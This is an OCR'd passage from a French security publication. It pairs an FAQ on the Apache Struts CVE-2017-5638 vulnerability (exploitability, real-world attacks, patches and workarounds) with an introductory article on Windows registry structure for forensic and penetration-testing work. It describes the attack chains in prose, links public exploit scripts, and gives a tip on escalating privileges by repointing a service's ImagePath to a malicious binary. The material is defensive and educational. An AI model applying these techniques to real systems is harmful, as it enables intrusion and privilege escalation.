L'appel de cette méthode est par ailleurs remplacé par l'utilisation d'un objet TextProvider et de sa méthode getText(). Cette méthode permet de récupérer un message d'erreur en se basant sur une clef donnée. Dans notre cas, la clef reçue par cette dernière est la suivante: struts.messages.upload.error.InvalidContentTypeException. De ce fait, les développeurs de Struts ont été en mesure d'éviter l'évaluation de code OGNL, qui pourrait être présent au sein du champ Content-Type, tout en conservant la construction d'un message d'erreur.

Cette correction permet de détecter correctement la réception d'un entête avec un Content-Type incorrect, de l'enregistrer dans les logs de l'application Struts et de retourner la page à l'utilisateur, sans en interpréter le contenu.

> 8. La faille est-elle facilement exploitable ? Des codes d'exploitation sont-ils disponibles ?

L'exploitation de cette vulnérabilité reste simple à mettre en place. En effet, il est uniquement nécessaire d'envoyer une requête HTTP spécialement conçue vers une URL hébergeant du contenu développé à l'aide d'une version vulnérable de Struts. Cette opération ne requiert donc pas l'utilisation d'outils particuliers.

Différents codes d'exploitation ont cependant fait leur apparition. Ces scripts développés en Ruby (module Metasploit) et Python, implémentent la création et l'envoi de la requête HTTP malveillante, puis en récupèrent le résultat. Il suffit donc à l'utilisateur de fournir au script l'URL ciblée et la commande Shell à exécuter.

Les scripts sont accessibles aux adresses suivantes :

- https://www.exploit-db.com/exploits/41614/
- https://www.exploit-db.com/exploits/41570/

Il est également possible de réaliser cette attaque avec tout type d'outils permettant l'envoi de requêtes HTTP tel que la commande curl.

Cependant, bien que cette vulnérabilité soit simple à exploiter, la découverte de pages développées via une version vulnérable de Struts ne l'est pas. En effet, une application Struts se doit d'être hébergée sur un serveur dit d'application (par exemple Tomcat) afin de pouvoir y exécuter une application Java EE. Il se peut donc que plusieurs applications soient présentes sur un serveur web, sans qu'elles aient été développées avec le framework Struts. Cela signifie qu'en exécutant le code d'exploitation de la vulnérabilité sur une URL, par exemple http://127.0.0.1, nous ne pourrons pas trouver une potentielle application vulnérable accessible à l'adresse : http://127.0.0.1/applications/pageDeMonApplicationStrutsVulnerable.

Par conséquent, une détection des applications web vulnérables à grande échelle requiert de pouvoir parcourir les différentes pages de chaque serveur web, en exécutant le code d'exploitation. Ce type de scénario d'attaque nécessite du temps ainsi que des ressources importantes.

Par ailleurs, il reste envisageable pour un attaquant ciblant un site en particulier d'obtenir des résultats plus rapides dans le cas où ce dernier a déjà une vision d'ensemble des différentes pages présentes sur ce site.

> 9. Suis-je affecté par la vulnérabilité ?

Vous êtes affectés par la vulnérabilité si vous possédez une application web Java EE s'appuyant sur le framework Apache Struts dans ses versions de 2.3.5 à 2.3.31 et de 2.5 à 2.5.10.


Par ailleurs, il n'est pas nécessaire que l'application implémente une fonctionnalité d'upload de fichiers pour que la vulnérabilité soit exploitable. Seule la présence de Jakarta au sein de Struts suffit pour exploiter la vulnérabilité ; ce qui est souvent le cas puisque le parseur de Jakarta est utilisé par défaut par Struts.

> 10. Des attaques ont-elles été perpétrées ?

Pour faire suite à la mise en ligne de la preuve de concept (Proof-of-Concept), Imperva, une société fournissant des solutions de sécurité telle qu'un WAF (Web Application Firewall), a pu relever plusieurs milliers de tentatives d'exploitation de cette faille (environ 12 000 en l'espace de 6 jours) sur les sites de ses différents clients. De plus, le gouvernement canadien a confirmé le 13 mars dernier plusieurs intrusions au sein de leurs serveurs, via l'exploitation de cette vulnérabilité.

« La découverte de pages développées via une version vulnérable de Struts n'est pas simple. En effet, la détection des applications web vulnérables à grande échelle requiert de pouvoir parcourir les différentes pages de chaque serveur web, en exécutant le code d'exploitation »

Ces attaques avaient pour objectif de tester chaque IP publique, à l'aide de scripts d'exploitation, afin de déterminer si une machine était vulnérable ou non. En effet, le scénario type d'une de ces attaques consistait en l'exécution d'une commande « whoami » via le code d'exploitation. Cette commande permettait d'afficher le nom de l'utilisateur sur le serveur distant et d'en retourner l'affichage à l'attaquant, afin de lui notifier que la machine était vulnérable et si tel était le cas, de connaître le niveau de privilèges de l'utilisateur.




Requête HTTP exploitant la CVE-2017-5638 (source: XMCO)

Dans le cas où cette commande était correctement exécutée, les attaquants ont été en mesure de désactiver les protections mises en place sur ces serveurs, puis de télécharger et enfin d'exécuter un autre code malveillant afin de compromettre la machine. Cette partie de l'attaque se faisait en exécutant, toujours via le code d'exploitation, plusieurs commandes désactivant notamment le service iptables, utilisé comme pare-feu par les serveurs Linux.

De plus, l'ajout de commandes, tel que la désactivation du pare-feu et l'exécution de code malveillant, étaient ajoutées dans le fichier « /etc/rc.local », celui-ci étant exécuté à chaque redémarrage.

Il reste cependant complexe de pouvoir quantifier de manière fiable le nombre réel d'attaques ayant impacté les serveurs vulnérables. Par ailleurs, la mise en place de l'attaque étant simple et le code d'exploitation accessible, ces attaques sont de grande ampleur.



Attaques détectées par AlienVault Open Threat Exchange (source: https://otx.alienvault.com)

> 11. Comment se protéger contre l'exploitation de cette faille ?

Il suffit de redéployer les applications s'appuyant sur une version du framework Struts affectée en utilisant au sein du code une version de Struts non vulnérable :

✚ Apache Struts v2.3.32

✚ Apache Struts v2.5.11

Ces versions sont disponibles sur le site de l'éditeur : http://struts.apache.org/download.cgi

Un plugin a été également mis à disposition par Apache afin de corriger la vulnérabilité sans avoir à installer une nouvelle version de Struts. De plus, le plugin et sa procédure d'installation sont disponibles à l'adresse suivante : https://github.com/apache/struts-extras.

Par ailleurs, il existe plusieurs solutions de contournement :

✚ La vulnérabilité affectant uniquement le parseur multipart de Jakarta, il est possible d'utiliser un parseur de substitution tel que le Pell's multipart parser.

✚ Si le correctif n'est pas applicable, il existe des solutions de contournement. Une règle spéciale de pare-feu peut empêcher l'exploitation de la vulnérabilité. Si le pare-feu est capable d'effectuer de l'inspection de paquet en profondeur (DPI), il est alors possible de filtrer les requêtes HTTPs possédant un champ Content-Type invalide.
Le lien suivant décrit l'implémentation d'une telle règle de pare-feu : https://blog.qualys.com/technology/2017/03/09/qualys-waf-2-0-protects-against-critical-apache-struts2-vulnerability-cve-2017-5638.

✚ D'autres solutions de contournement sont proposées sur le bulletin de sécurité d'Apache : https://cwiki.apache.org/confluence/display/WW/S2-045.
Il est cependant fortement recommandé d'installer les mises à jour Struts fournies par l'éditeur.

> 12. Dois-je appliquer les correctifs en urgence ?

Si votre version d'Apache Struts 2 est vulnérable, oui. Le correctif doit être appliqué le plus rapidement possible, d'autant plus si votre serveur est exposé sur Internet. En effet, l'exploitation d'une telle vulnérabilité est particulièrement simple et les codes d'exploitation disponibles publiquement sont nombreux.

Failles web - Partie #3
Apache Struts

Références

- https://www.cvedetails.com/cve/CVE-2017-5638
- https://github.com/apache/struts/compare/STRUTS_2_5_10...STRUTS_2_5_10_1
- https://www.exploit-db.com/exploits/41614/
- https://www.exploit-db.com/exploits/41570/
- https://www.imperva.com/blog/2017/03/cve-2017-5638-new-remote-code-execution-rce-vulnerability-in-apache-struts-2/
- https://cwiki.apache.org/confluence/display/WW/S2-045

> Le registre pour les NULS

Le registre Windows est une base de données intégrée à Windows depuis Windows 3.x. Elle répertorie la configuration système et les préférences des utilisateurs.


La connaissance du fonctionnement de cette bibliothèque est un atout non négligeable lors de mission inforensique ou lors de tests d'intrusion. Elle regorge, en effet, d'informations particulièrement utiles pour ce type de missions.

À l'heure actuelle, de nombreux secrets sont toujours stockés dans le registre. On peut retrouver, par exemple, des identifiants et mots de passe ou des noms d'hôtes de serveurs utilisés dans la configuration de Putty ou encore de VNC bien que Microsoft propose depuis le début des années 2000 une API spécifique dédiée au stockage des secrets (Data Protection API ou DPAPI).

L'article propose un aperçu du registre, sur la base du système Windows 7.

Par Etienne BAUDIN et Stéphane AVI

Le registre Windows



> Définition et Nomenclature

Définition d'une ruche

Le registre se découpe en plusieurs répertoires que l'on appelle ruches.

Microsoft décrit une ruche comme étant un groupe logique de clés, sous-clés et valeurs au sein du Registre contenant un ensemble de fichiers de support détenant des sauvegardes de ses données.

Les différentes ruches

Les ruches contiennent des informations différentes les unes des autres. Le tableau suivant décrit le contenu des principales ruches.

Ruches	Contenu	Emplacement
SAM (Security Account Manager)	Informations concernant les utilisateurs et groupes d'utilisateurs locaux	%SystemRoot%/System32/Config
Default	Informations sur le profil par défaut des utilisateurs	%SystemRoot%/System32/Config
System	Configuration du système et des périphériques connectés	%SystemRoot%/System32/Config
Software	Configuration des applications du système	%SystemRoot%/System32/Config
Security	Informations liées à l'exécution des opérations du système	%SystemRoot%/System32/Config
BCD (Boot Configuration Data)	Configuration du démarrage du système	%SystemRoot%/System32/Config
Users	Informations sur l'activité des utilisateurs	C:/Utilisateurs/%USER%/NTUSER.dat


Windows utilise différentes extensions pour les ruches.

L'extension « .DAT » est utilisée pour la ruche Users. Il s'agit d'un format binaire et non textuel. L'utilisation de ce format permet d'effectuer des modifications par le système sur le registre de manière très rapide.
Les autres ruches ne présentent pas d'extension.

Néanmoins, d'autres extensions existent pour le stockage de fichiers tiers. Une extension « .ALT» propre à la ruche System existe et contient une sauvegarde de cette ruche critique. On peut citer également l'extension « .LOG » qui contient les modifications des clés valeurs d'une ruche ainsi que l'extension « .SAV » qui contient la sauvegarde d'une ruche.


Au-delà des extensions et du stockage des ruches, leurs compositions est un élément permettant de comprendre le fonctionnement du registre.

Les ruches sont composées d'un entête et de données Hive bins. Chaque Hive bin est lui-même composé d'un entête et de cellule. Et ce sont les cellules qui contiennent l'ensemble des informations présentes au sein du registre (valeurs, clés, sous clés, etc.).



Aperçu d'un schéma représentant le format de fichiers des ruches (© 2015-2017 Maxim Suhanov)

Un document très complet permet de comprendre précisément la composition des ruches [2].



Les types de cellules

Le tableau suivant répertorie les différents types de cellules.

Type de cellule	Contenu
Clé	Clé, nom de la clé, date de la dernière modification, index des sous-clés et signature.
Valeur	Valeur, type de valeur, clef parente et signature.
Liste sous-clé	Liste des sous-clés de la clé parente et liste des cellules indexées.
Liste Valeur	Liste valeur de la clé parente et liste des cellules indexées.
Description sécurité	Signature et compteur de clé utilisant cette description.

Les Handle Keys


La clé la plus haute dans la hiérarchie est nommée clé racine (Handle Key ou HKEY).
Le contenu des différentes ruches est réparti au sein des 5 Handles Keys suivantes :

Clé racine	Contenu
HKEY_LOCAL_MACHINE (HKLM)	Paramètres s'appliquant à tous les utilisateurs
HKEY_CLASSES_ROOT (HKCR)	Associations entre les types de fichiers et les applications, ainsi que l'enregistrement de classe COM.
HKEY_CURRENT_CONFIG (HKCC)	Options de configuration du profil de l'utilisateur
HKEY_USERS (HKU)	Profils des utilisateurs (variables d'environnement, paramètres des programmes, configuration du bureau)
HKEY_CURRENT_USER (HKCU)	Profil utilisateur de l'utilisateur courant (il s'agit d'une simple référence vers HKU)

On retrouve ainsi nos 7 ruches dans les HKEY suivantes :

Nom de la ruche	Emplacement dans le registre
SAM (Security Account Manager)	HKEY_LOCAL_MACHINE\SAM
Default	HKEY_USERS\.DEFAULT
System	HKEY_LOCAL_MACHINE\System
Software	HKEY_LOCAL_MACHINE\Software
Security	HKEY_LOCAL_MACHINE\Security
BCD	HKEY_LOCAL_MACHINE\BCD0000000
Users	HKEY_CURRENT_USER

L'image suivante permet d'observer l'éditeur du registre (intégré à Windows par défaut) et les informations disponibles sur l'identité de l'utilisateur courant.



Aperçu de la structure du registre

> Propriétés et clés spécifiques


Ce chapitre présente huit concepts et propriétés du Registre.

Permissions du registre


Par défaut, les permissions du registre sont découpées en suivant le principe du moindre privilège.

Les informations de privilèges associées à une clé sont disponibles au sein d'un indice que l'on nomme en anglais « security descriptor ». Cette structure de données décrit les différents droits sous la forme de valeurs. Un article du MSDN de Microsoft décrit plus précisément ce concept ainsi que les différentes valeurs possibles et leurs significations [1].


Par exemple, un utilisateur ne disposant pas des privilèges d'administration ne sera pas en mesure d'accéder à la ruche BCD (HKEY_LOCAL_MACHINE/BCD00000000). Cette ruche permet de modifier des paramètres liés au démarrage de Windows.



Aperçu de l'accès à la ruche BCD



Aperçu des paramètres de permissions d'une clé



Espace alloué et non alloué

Comme dans de nombreux systèmes de fichiers, il existe un concept d'espace alloué et non alloué.

Lorsqu'une clé est créée sur le disque, le système va allouer un espace parmi l'espace libre pour la stocker. Un document précise de manière très complète le format des clés sur le disque [2].

Lorsque celle-ci est supprimée par l'utilisateur, le système indique simplement qu'il s'agit d'un espace non alloué, sans réécrire sur cet espace. Le système peut alors le réallouer pour stocker une autre clé. Ainsi tant que le système n'a pas réalloué l'espace, la clé supprimée par l'utilisateur est en réalité toujours accessible en lecture au sein de l'espace non alloué.

Tips : Il est possible d'élever ses privilèges sur un système si le registre dispose d'autorisations trop permissives. Ce cas est relativement rare en entreprise, mais mérite d'être souligné.

Lorsqu'un service est créé, un ensemble de clés associées est créé au sein du registre. La clé ImagePath indique le chemin menant au binaire lancé lors du démarrage du service. Si un utilisateur est en mesure d'accéder et de modifier cette valeur dans le registre pour la faire pointer vers un programme malveillant, alors son programme s'exécutera avec les droits du service.

Sauvegarde et restauration du registre

L'ensemble du registre est sauvegardé dans le dossier « C:\Windows\System32\config\RegBack ». Ainsi, si une clé est supprimée, il est possible de la retrouver à cet endroit.

Microsoft décrit les fichiers de sauvegarde des ruches sur le MSDN [3].

Tips : Dans le cadre d'une mission inforensique, il peut être pertinent d'analyser les différences entre ce fichier et les ruches afin d'identifier les dernières modifications ayant été apportées au système.

Listes MRU (Most Recently Used)

L'ensemble des valeurs permettant de connaître les documents ouverts récemment par les différents programmes est appelé liste MRU (Most Recently Used). Par exemple, on retrouve cette liste dans le menu « Ouvrir récents » de Word.

À côté de chaque liste de valeurs MRU, on retrouve une valeur nommée « MRUListEx ». Celle-ci décrit l'ordre des listes MRU.

Tips : Le Forensics Wiki référence une liste de MRU pertinente pour des missions inforensiques [4].

MuiCache

La gestion de l'interface utilisateur Windows est multilingue. Pour optimiser son chargement, Microsoft Windows utilise des caches appelés MuiCache.

Par exemple, chaque fois qu'une nouvelle application est utilisée, le système d'exploitation Windows extrait automatiquement des informations du « .EXE ». Ces informations contiennent le nom de l'application et la version des ressources du fichier « .EXE ». Il les stocke ensuite dans une clé de registre connue sous le nom de MuiCache.

(par défaut)	REG_SZ	(valeur non définie)
C:\PROGRA~2\MICROS~1\Office14\OIS.EXE	REG_SZ	Microsoft Office 2010
C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	REG_SZ	Google Chrome
C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE	REG_SZ	Microsoft Word
C:\Program Files (x86)\Windows Media Player\wmplayer.exe	REG_SZ	Lecteur Windows Media
C:\Program Files\Internet Explorer\iexplore.exe	REG_SZ	Internet Explorer
C:\Program Files\VMware\VMware Tools\VMwareHostOpen.exe	REG_SZ	Default Host Application
C:\Program Files\Windows NT\Accessories\WORDPAD.EXE	REG_SZ	WordPad
C:\Program Files\Windows Photo Viewer\PhotoViewer.dll	REG_SZ	Visionneuse de photos Windows
C:\Windows\eHome\ehshell.exe	REG_SZ	Windows Media Center
C:\Windows\System32\fsquirt.exe	REG_SZ	fsquirt
C:\Windows\system32\mspaint.exe	REG_SZ	Paint
C:\Windows\system32\NOTEPAD.EXE	REG_SZ	Bloc-notes
C:\Windows\system32\WFS.exe	REG_SZ	Microsoft Windows Fax and Scan

Aperçu des valeurs d'une clé MuiCache

Le MuiCache est un concept ajouté à partir de Windows Vista au sein de Windows.

Tips : L'étude des applications utilisées permet d'identifier une potentielle compromission suite à l'exécution d'un programme malveillant.

Shellbags

Les Shellbags sont des informations détaillant la configuration de l'affichage des fenêtres utilisateur, des icônes, des vues et des préférences de tri lors de l'utilisation de l'Explorateur Windows. Les Shellbags contiennent des informations sur les répertoires même après leurs suppressions. On peut ainsi y observer des volumes précédemment montés sur le système, des fichiers supprimés, etc.

